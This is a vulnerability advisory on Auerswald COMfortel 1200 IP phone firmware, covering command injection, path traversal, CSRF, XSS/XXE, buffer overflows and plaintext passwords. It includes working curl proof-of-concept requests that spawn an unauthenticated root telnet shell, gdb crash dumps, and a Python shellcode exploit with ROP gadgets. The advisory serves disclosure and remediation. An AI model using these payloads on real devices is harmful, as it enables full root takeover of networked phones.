Fraunhofer SIT

1. Summary

Vendor: Auerswald

Product: COMfortel 1200 IP

Affected Version: Firmware 3.4.4.1-10589

CVSS Score: 9.0 (Critical)
(https://first.org/cvss/calculator/3.0#CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H/E:P/RL:U/CR:M/IR:M/AR:M/MAV:A/MAC:L/MPR:L/MUI:N/MS:C/MC:H/MI:H/MA:H)

Severity: high

Remote exploitable: yes

The Auerswald COMfortel 1200IP phone firmware has a fundamental design problem. The whole input verification for the running web server is handled on client side (JavaScript). An attacker using raw communication for instance sending direct a GET or POST request via curl can bypass the input validation. This problem allows an attacker to trigger sever vulnerabilities in the webserver.

The firmware of the COMfortel 1200 IP phone contains several vulnerabilities which allow an attacker to control the device by injecting arbitrary OS commands via Web-Requests. The attacker has to be in the same network and authenticated as simple user to the phone's web server.

Command Injection (Vulnerability 1):

The web interface contains an option for starting a device upgrade via ftp download ("Phone Maintenance" – "Basic" – "FTP Upgrade"). The input values like server name, username, password etc. are forwarded to the webserver process which will execute the `ftpget` binary (ftp client). See following code excerpt:

```
sprintf((char *)&v5, "ftpget -v -u %s -p %s %s /tmp/SayHi.jf %s", &s, &v7, &v6, &v4);
sub_B008C("tmpa=%s\n");
v12 = system((const char *)&v5);
```

This command will be executed by the C function `system`, an attacker can inject arbitrary commands by closing the ftpget command with a ";" and inject own commands. The following curl request will start the telnet – daemon.

Start telnet demon:

```
curl -i -s -k -X  'POST'  \

 -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:63.0) Gecko/20100101 Firefox/63.0'
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'  -H 'Accept-
Language: en-US,en;q=0.5'  -H 'Referer: http://10.148.207.244/UpholdLoadFTP.asp'  -H 'Content-
Type: application/x-www-form-urlencoded'  -H 'Content-Length: 159'  -H 'Authorization: Basic
cm9vdDpyb290'  -H 'Connection: keep-alive'  -H 'Cookie: URL=http.asp'  -H 'Upgrade-Insecure-
Requests: 1'  -H ''  \

--data-binary
$'Disclaimer=&FTPServerIP=fasdf&FTPFileName=S2_COMfortel_1200_MD5_version3.4.4.1-
10589&Username=t;telnetd -l /bin/sh;#&Password=fasd&CosUpgrade=Upgrade&ClickName' \

'http://10.148.207.244/goform/FTPUpgrade'
```

The telnet shell is executed with root privileges (webserver process is running as root) and without authentication. The update feature is not available for a normal user in the web interface, only for admin

user. But this policy is only enforced on the client side. An attacker which has user privileges, can also trigger this exploit by executing the above curl command.

Missing File Verification and Path-Traversal (vulnerability 2):

The Auerswald device provides a feature which allows a user to upload own certificates ("Security" – "Trusted certificates". The server does not verify the content of the uploaded files, this allows an attacker to upload arbitrary files with different content (binary files, configuration files etc.). Further, the upload function does not verify the uploaded file name, which allows an attacker to trigger a path traversal vulnerability. See following POC excerpt (**filename** value):

```
curl -i -s -k -X  'POST'  \

 -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:63.0) Gecko/20100101 Firefox/63.0'
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'  -H 'Accept-
Language: de,en-US;q=0.7,en;q=0.3'  -H 'Referer: http://10.148.207.244/TrustedCerts.asp'  -H
'Content-Type: multipart/form-data; boundary=---------------------------
150396265118022948991587209291'  -H 'Content-Length: 1171'  -H 'Authorization: Basic
dXNlcjp1c2Vy'  -H 'Connection: keep-alive'  -H 'Cookie: URL=UpholdPassword.asp'  -H 'Upgrade-
Insecure-Requests: 1'  -H ''  \

--data-binary $'-----------------------------150396265118022948991587209291\r\nContent-
Disposition: form-data; name=\"binary\"; filename=\"../../../usr/sbin/startWeb.sh\

"\nContent-Type: application/x-shellscript\r\n\r\n\nSayHi_OK=0\n#ÅÐ¶ÏSayHiÊÇ·ñ´æÔÚ\nif [ -f
/mnt/system/SayHi ]\nthen\n\tSayHi_OK=1\n\techo \"SayHi found\"\nelse\n\tifconfig eth0
192.168.0.200 netmask 255.255.0.0\n\tchmod 777 /usr/sbin/webs\n\t/usr/sbin/webs &\n\techo
\"SayHi not found,start kernel webs\"\nfi\n/bin/busybox telnetd -l /bin/sh
&\n#ÅÐ¶ÏSayHiÊÇ·ñÕý³£ÔËÐÐ\nsleep 30\nif [ $SayHi_OK -eq 1 ]\nthen\n    c=0\n\t\tfor line in
`ps | grep SayHi`\n\t\tdo\n\t\t\t\tif [ $line = 'SayHi'
]\n\t\t\t\tthen\n\t\t\t\t\tc=$((c+1))\n\t\t\t\tfi\n\t\tdone\n\t\techo $c\n\t\t\n\t\tif [ $c -
ge 2 ]\n\t\tthen\n\t\t\techo \"SayHi is running\"\n\t\telse\n\t\t\techo \"SayHi out of run,
start webs\"\n\t\t\tifconfig eth0 192.168.0.200 netmask 255.255.0.0\n\t\t\tchmod 777
/usr/sbin/webs\n\t\t\t/usr/sbin/webs &\n\t\tfi\n\nfi\n\r\n-----------------------------
150396265118022948991587209291\r\nContent-Disposition: form-data;
name=\"Operate\"\r\n\r\nDelete All Cert\r\n-----------------------------
150396265118022948991587209291\r\nContent-Disposition: form-data;
name=\"Certsupload\"\r\n\r\nupload\r\n-----------------------------
150396265118022948991587209291--\r\n' \

'http://10.148.207.244/goform/formsavecerts'
```

Cross-Site-Request-Forgery (CRFS) (vulnerability 3):

The webserver has no protection against CRFS. By clicking on a predefined attacker link, web requests will be executed/triggered concerning web settings. The following example link will change the password, if the previous or default password is known.

```
http://awald/goform/SaveMaintenUsrCfg?adminUsrroot?adminUsr=root&PwdConfirm=passwor
d&PwdNew=password&PwdOld=root&role=admin&Save=Submit&UserName=root&Usrname=user
```

Cross Site Scripting (XSS) (Vulnerability 4):

The web UI is vulnerable against XSS attacks. An attacker can inline JavaScript code in the `Phonebook xml`. See example below (LastName attribute contains JavaScript code):

```
<?xml version="1.0"?>
<!DOCTYPE replace [<!ENTITY test SYSTEM "file:///etc/shadow"> ]>
<!DOCTYPE replace [<!ENTITY example "Doe"> ]>
<!DOCTYPE replace [<!ENTITY xxe "35456" > ]>
<foo>&amp;xxe;</foo>
```


```
<all>
    <PhoneBooks>
        <book
            id="0" Bookid="&amp;amp;xxe" speedid="0"
            accountid="127" GroupName="" GroupNameTwo="" FirstName="Anon"
            Username="anonanon" LastName="Anon<script>alert('XSS')</script>"
MobileNum="1234567"
            OfficeNum="1234567" OtherNum="&amp;amp;xxe;" NewVer="1" ISUseBLF="0" />

        <book id="1" Bookid="1" speedid="0"
            accountid="127" GroupName="Test1" GroupNameTwo="Test2" FirstName="Test"
            Username="testtest" LastName="Test" MobileNum="1234" OfficeNum="1234"
            OtherNum="1234" NewVer="1" ISUseBLF="0" />
    </PhoneBooks>

    <PhoneGroups>

            <group id="0" groupid="0" name="Test1" Descriptor="test" RingType="Ring1">
</group>
            <group id="1" groupid="1" name="Test2" Descriptor="test" RingType="Ring2" />
    </PhoneGroups>
</all>
```

After importing the phone book into the device the corresponding JavaScript code is automatically executed, when someone is loading the "Phonebook" –"Contact" site.



Buffer Overflows in DHCP and PPPOE Configuration (Vulnerability 5):

The webserver component (`SayHi`) contains several memory corruption vulnerabilities using "bad" C functions prone to buffer overflows. One part is the DHCP configuration.

A decompiled excerpt of the corresponding code shows vulnerable function calls (`strcpy`). If the attacker can control the `Hostname` or `ManufacturerName` input value, she can overflow the `&buffer`.

Corresponding code:

```
if ( !strcmp(v78, "DHCP") )
 {
   v63 = 2;
   src = (char *)sub_234BD0(v12, "Hostname", 0);
   if ( src )
     strcpy(v76, src);
   src = (char *)sub_234BD0(v12, "ManufacturerName", 0);
   if ( src )
     strcpy((char *)&buffer, src);
```

```
 }
```

The input validation and length limitation for the input values are handled only on client side. Thus, a simple curl command can trigger the overflow, see below:

```
curl -i -s -k -X  'POST'  \

 -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:63.0) Gecko/20100101 Firefox/63.0'
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'  -H 'Accept-
Language: de,en-US;q=0.7,en;q=0.3'  -H 'Referer: http://localhost:7080/NetWork.asp'  -H
'Content-Type: application/x-www-form-urlencoded'  -H 'Content-Length: 409'  -H
'Authorization: Basic cm9vdDpodWJlcg=='  -H 'Connection: keep-alive'  -H 'Cookie:
URL=NetWork.asp; Item=Basic_child'  -H 'Upgrade-Insecure-Requests: 1'  -H ''  \

--data-binary
$'IPType=DHCP&Hostname=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa&ManufacturerName=&autoDSN=noAutoG
etDNS&DNS=192.168.0.1&SecondDNS=0.0.0.0&WebPort=80&TelnetEnable=TelnetEnableOff&ProxyServerEna
ble=ProxyServerEnableOff&ProxyServerFlag=Off&PagingEnable=PagingEnableOff&PagingEnable2=Paging
EnableOff2&PagingEnable3=PagingEnableOff3&PagingEnable4=PagingEnableOff4&PagingEnable5=PagingE
nableOff5&PagingFlag=&save=Submit&Operate=Submit' \

'http://localhost:7080/goform/SaveNetWorkCfg'
```

The following `gdb` output shows the result of the curl command overflowing the buffer. The overflow also overwrites the program counter register `$pc`, which would give the attacker control of the program flow.

GDB result with control of $pc

```
$r0   : 0xb6f4e02c -> 0x00000000
$r1   : 0x00c1fc30 -> 0x682f7478 ("xt/h"?)
$r2   : 0x0
$r3   : 0x1
$r4   : 0x00b46350 -> 0x00000000
$r5   : 0x0
$r6   : 0xb6f6c6f8 -> 0xe92d44f0
$r7   : 0x152
$r8   : 0x003d0f00 ->  ; <UNDEFINED> instruction: 0xfb4aeaff
$r9   : 0x0
$r10 : 0xb6f82000 -> 0x00019ef0 ->  adds r1,  #3
$r11 : 0x61616161 ("aaaa"?)
$r12 : 0xa1
$sp   : 0x61616161 ("aaaa"?)
$lr   : 0x00c21568 -> "/all"
$pc   : 0x61616160 ("`aaa"?)
$cpsr: [THUMB fast interrupt overflow CARRY ZERO negative]
---------------------------------------------------------------------- stack ----
[!] Unmapped address
--------------------------------------------------------------- code:arm:ARM ----
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x61616160
-------------------------------------------------------------------- threads ----
[#0] Id 1, Name: "SayHi", stopped, reason: SIGSEGV
[#1] Id 2, Name: "SayHi", stopped, reason: SIGSEGV
[#2] Id 3, Name: "SayHi", stopped, reason: SIGSEGV
[#3] Id 4, Name: "SayHi", stopped, reason: SIGSEGV
…
[#21] Id 22, Name: "SayHi", stopped, reason: SIGSEGV
[#22] Id 23, Name: "SayHi", stopped, reason: SIGSEGV
[#23] Id 24, Name: "SayHi", stopped, reason: SIGSEGV
---------------------------------------------------------------------- trace ----
---------------------------------------------------------------------------------
0x61616160 in ?? ()
```

A similar vulnerability is in the PPOE configuration. The following curl request will also trigger a buffer overflow:

```
curl -i -s -k -X  'POST'  \
 -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:63.0) Gecko/20100101 Firefox/63.0'
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'  -H 'Accept-
Language: de,en-US;q=0.7,en;q=0.3'  -H 'Referer: http://localhost:7080/NetWork.asp'  -H
'Content-Type: application/x-www-form-urlencoded'  -H 'Content-Length: 1018'  -H
'Authorization: Basic cm9vdDpodWJlcg=='  -H 'Connection: keep-alive'  -H 'Cookie:
URL=NetWork.asp; Item=Basic_child'  -H 'Upgrade-Insecure-Requests: 1'  -H ''  \
--data-binary
$'IPType=PPPoE&UsrName=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa&UsrKey=bbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb&MTU=1500&WebPort=80&TelnetEnabl
e=TelnetEnableOff&ProxyServerEnable=ProxyServerEnableOff&ProxyServerFlag=Off&PagingEnable=Pagi
ngEnableOff&PagingEnable2=PagingEnableOff2&PagingEnable3=PagingEnableOff3&PagingEnable4=Paging
EnableOff4&PagingEnable5=PagingEnableOff5&PagingFlag=&save=Submit&Operate=Submit' \
'http://localhost:7080/goform/SaveNetWorkCfg'
```

The following `gdb` excerpt also shows the crash for this curl request. Again the program counter is under attacker control.

```
Thread 13 "SayHi" received signal SIGSEGV, Segmentation fault.
[Switching to LWP 1082]
[ Legend: Modified register | Code | Heap | Stack | String ]
----------------------------------------------------------------- registers ----
$r0  : 0x48
$r1  : 0x2
$r2  : 0x00b4c628 -> 0x00b4c2f8 -> 0x00b4d718 -> 0x00b4ceb8 -> 0x00b4c228 -> 0x00b4c528 ->
0x00b4c7c8 -> 0x00b4c828
$r3  : 0x77777777 ("wwww"?)
$r4  : 0x00b46350 -> 0x00000000
$r5  : 0x0
$r6  : 0xb6f6c6f8 -> 0xe92d44f0
$r7  : 0x152
$r8  : 0x003d0f00 ->  b 0x3cfc30
$r9  : 0x0
$r10 : 0xb6f82000 -> 0x00019ef0 ->  lsl r3,  r3,  #2
$r11 : 0x62626262 ("bbbb"?)
$r12 : 0xb5839f68 -> 0xb5839f9c -> 0xb5839fa8 -> 0x004f6a4c -> "netchanged_reboot.asp"
$sp  : 0x62626262 ("bbbb"?)
$lr  : 0x00220bcc ->  mov r3,  r0
$pc  : 0x62626262 ("bbbb"?)
$cpsr: [thumb fast interrupt overflow CARRY zero negative]
--------------------------------------------------------------------- stack ----
[!] Unmapped address
-------------------------------------------------------------- code:arm:ARM ----
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x62626262
------------------------------------------------------------------- threads ----
[#0] Id 1, Name: "SayHi", stopped, reason: SIGSEGV
[#1] Id 2, Name: "SayHi", stopped, reason: SIGSEGV
[#2] Id 3, Name: "SayHi", stopped, reason: SIGSEGV
[#3] Id 4, Name: "SayHi", stopped, reason: SIGSEGV
[#4] Id 5, Name: "SayHi", stopped, reason: SIGSEGV
…
[#22] Id 23, Name: "SayHi", stopped, reason: SIGSEGV
[#23] Id 25, Name: "SayHi", stopped, reason: SIGSEGV
--------------------------------------------------------------------- trace ----
--------------------------------------------------------------------------------
0x62626262 in ?? ()
```

```
gef>
```

A full proof of concept exploit triggering code execution because of the buffer overflow is shown in the impact section. It must be mentioned that this is not a code execution for an unauthorized user. It must be categorized as privilege escalation, a normal user can trigger the code execution and will get a root shell, which is equivalent to a user with higher privileges.

Phonebook XML Parser Crash (Weakness 1):

The implementation of the phonebook parser (XML parser) contains an implementation flaw. Malformed XML files will crash the server when loading such files. An example of a malformed XML can be seen in the following example:

```
<?xml version="1.0"?>
<!DOCTYPE replace [<!ENTITY test SYSTEM "file:///etc/shadow"> ]>
<!DOCTYPE replace [<!ENTITY example "Doe"> ]>
<!DOCTYPE replace [<!ENTITY xxe "35456" > ]>
<foo>&amp;xxe;</foo>
<all>
    <PhoneBooks>
        <book
            id="0" Bookid="&amp;xxe" speedid="0"
            accountid="127" GroupName="" GroupNameTwo="" FirstName="Anon"
            Username="anonanon" LastName="Anon<script>alert('XSS')</script><div> &amp;xee;
</div>" MobileNum="1234567"
            OfficeNum="1234567" OtherNum="&amp;xxe;" NewVer="1" ISUseBLF="0" />

        <book id="1" Bookid="1" speedid="0"
            accountid="127" GroupName="Test1" GroupNameTwo="Test2" FirstName="Test"
            Username="testtest" LastName="Test" MobileNum="1234" OfficeNum="1234"
            OtherNum="1234" NewVer="1" ISUseBLF="0" />
    </PhoneBooks>

    <PhoneGroups>

            <group id="0" groupid="0" name="Test1" Descriptor="test" RingType="Ring1">
</group>
            <group id="1" groupid="1" name="Test2" Descriptor="test" RingType="Ring2" />
    </PhoneGroups>
</all>
```

Because of an auto start of the server after the crash, the bug was not analyzed in more details and only rated as a weakness.

Buffer Overflow in DHCP Daemon (Weakness 2):

The DHCP daemon contains a buffer overflow vulnerability which we were not able to trigger in the context of the phone operation or from an external input. Therefore, this flaw is marked as a weakness and not a vulnerability. The DHCP daemon binary (`/mnt/system/udhcpc`) contains a buffer overflow vulnerability because of missing input parameter checks. An attacker who can control the input value of the –i (interface) parameter can trigger the overflow (see example below) and control the program counter.

```
Starting program: /home/pi/udhcpc -i
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
udhcp client (v0.9.8) started
SIOCGIFINDEX failed!: No such device

Program received signal SIGSEGV, Segmentation fault.
[ Legend: Modified register | Code | Heap | Stack | String ]
----------------------------------------------------------------- registers ----
$r0   : 0xffffffff
```

```
$r1  : 0xb6fb1504 -> 0x00018338 -> 0x00000000
$r2  : 0x2189
$r3  : 0x1
$r4  : 0x41414141 ("AAAA"?)
$r5  : 0x41414141 ("AAAA"?)
$r6  : 0x41414141 ("AAAA"?)
$r7  : 0x41414141 ("AAAA"?)
$r8  : 0x41414141 ("AAAA"?)
$r9  : 0x0
$r10 : 0x41414141 ("AAAA"?)
$r11 : 0x0
$r12 : 0xb6f93948 -> "free(): invalid size"
$sp  : 0xbefff258 -> 0x41414141 ("AAAA"?)
$lr  : 0x0000b864 ->  movs r0,  r0
$pc  : 0x41414140 ("@AAA"?)
$cpsr: [THUMB fast interrupt overflow CARRY ZERO negative]
------------------------------------------------------------------------ stack ----
0xbefff258|+0x0000: 0x41414141       <-$sp
0xbefff25c|+0x0004: 0x41414141
0xbefff260|+0x0008: 0x41414141
0xbefff264|+0x000c: 0x41414141
0xbefff268|+0x0010: 0x41414141
0xbefff26c|+0x0014: 0x41414141
0xbefff270|+0x0018: 0x41414141
0xbefff274|+0x001c: 0x41414141
------------------------------------------------------------- code:arm:THUMB ----
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x41414140
------------------------------------------------------------------------ threads ----
[#0] Id 1, Name: "udhcpc", stopped, reason: SIGSEGV
------------------------------------------------------------------------ trace ----
--------------------------------------------------------------------------------
0x41414140 in ?? ()
gef> q
```

Admin Password Stored in Plaintext on Device (weakness 3):

The admin and user credentials (passwords) are stored in plaintext on the device in the file `mnt/sip/ESConfig.xml`. Excerpt of the `ESConfig.xml` file:

```
       </lcds>

        <passwords>
                        <password UsrName="root" Password="password"
User="user" UserPassword="user" type="65" />
         </passwords>

        <HotLineFuns>
```

2. Impact

Command Injection, Trigger Remote Root Shell and Code Execution:

If an attacker can somehow get knowledge about the login credentials of at least a user or the device still has the standard credentials, he can use the command injection (vulnerability 1) to start the `telnet daemon` on the device. After that he can directly connect via `telnet` to a remote root shell. He has then the highest privileges on the device. With such a shell he can change device configuration, or even read out the admin password, because this is stored in plaintext (weakness 3).

Another way to get a root shell by launching the `telnetd` service would be to abuse the broken certificate upload function (vulnerability 2). An attacker can upload or overwrite start scripts, which would trigger the execution of the `telnet` service or another arbitrary code part.

The last impact to get a root shell can be derived from vulnerability 5. A user can abuse the buffer overflow to trigger code execution. He can launch the `telnetd` service or establish a reverse shell. In the following, a proof of concept exploit is explained.
The first code (`expl.py`) is a python script generating the input for the buffer overflow, consisting of overflowing the buffer, injection payload (shellcode) and executing it.

```
!/usr/bin/env python

import struct

#emulator
#libc_base = 0xb6e3c000

#real device
libc_base = 0x400a2000

#emulator
#mem_base = 0xb563d000
#real device
mem_base =  0x417b8000 #, 0x419b8000, 0x41bb8000

# execve("/bin/busybox","[telnetd,0]", "0")
shell_code = ( "\x01\x10\x8f\xe2\x11\xff\x2f\xe1\x06\xa0\x2d\x1c\x03\xa1\x52"
               "\x40\xca\x71\x06\xb4\x69\x46\x02\x73\x0b\x27\x01\xdf\x74\x65"
               "\x6c\x6e\x65\x74\x64\x58\x2f\x62\x69\x6e\x2f\x62\x75\x73\x79"
               "\x62\x6f\x78")


#calculate real address, depending on base and offset
def real_addr(base, offset):
        if base is None:
                print("no baseaddress set")
                quit()
        else:
                return struct.pack("<I", base + offset)


#data values in little endian form
def data(value):
        return struct.pack("<I", value)


#payload construction
# overflow
buf = "A" * 118

#jump to payload
buf += real_addr(mem_base, 0x001fdbd4)

#set pc to bx sp (libc gadget)
buf += real_addr(libc_base, 0x00009dd9)
buf += shell_code

if __name__== "__main__":
        print buf
```

The following script executes a POST request and injects the generated payload in the manufacturer name (see vulnerability 5).

```
#!/bin/bash
PAYLOAD=$(./exp.py)

echo $PAYLOAD | xxd
```

```
curl -i -s -k -X  'POST'  \
 -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:63.0) Gecko/20100101 Firefox/63.0'
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'  -H 'Accept-
Language: de,en-US;q=0.7,en;q=0.3'  -H 'Referer: http://10.148.207.244/NetWork.asp'  -H
'Content-Type: application/x-www-form-urlencoded'  -H 'Content-Length: 354'  -H
'Authorization: Basic cm9vdDpyb290'  -H 'Connection: keep-alive'  -H 'Cookie: URL=NetWork.asp;
Item=Basic_child'  -H 'Upgrade-Insecure-Requests: 1'  -H ''  \

--data-binary
$"IPType=DHCP&Hostname=AAAAA&ManufacturerName=$PAYLOAD&autoDSN=AutoGetDNS&WebPort=80&TelnetEna
ble=TelnetEnableOff&ProxyServerEnable=ProxyServerEnableOff&ProxyServerFlag=Off&PagingEnable=Pa
gingEnableOff&PagingEnable2=PagingEnableOff2&PagingEnable3=PagingEnableOff3&PagingEnable4=Pagi
ngEnableOff4&PagingEnable5=PagingEnableOff5&PagingFlag=&save=Submit&Operate=Submit" \

'http://10.148.207.244/goform/SaveNetWorkCfg'
```

All the described methods will establish a remote shell with root privileges. This is just a proof of concept, removing the `telnetd` binary (part of busybox) is not an option. It is also possible to inject shell code which establish a reverse shell.

Read Admin/User credentials:

If an attacker has the ability to read file content, she can read the admin password (weakness 3).

Denial of Service, killing the webserver:

An attacker can kill the webserver by causing a crash, triggering a buffer overflow or providing a manipulated phonebook (weakness 1). The web server will crash and the phone has to be rebooted (power-off) for restarting the webserver and getting access to the web server.

3. Workaround

Change the standard credentials and use strong passwords, which will not be guessable. Restrict the web interface access to a well-known group of people.

4. Possible fix

Input validation must be handled on server side, not on client side (application) layer. Further, the server implementation should not contain any critical/banned C functions for details see [1].

Another mitigation strategy is to reduce the privileges of the webserver, it should not run as root. If the system implements a user management concept, this should be enforced on all layers.

The webserver should not execute injected JavaScript, an input/ output filter should be implemented.

5. References

[1] https://msdn.microsoft.com/en-us/library/bb288454.aspx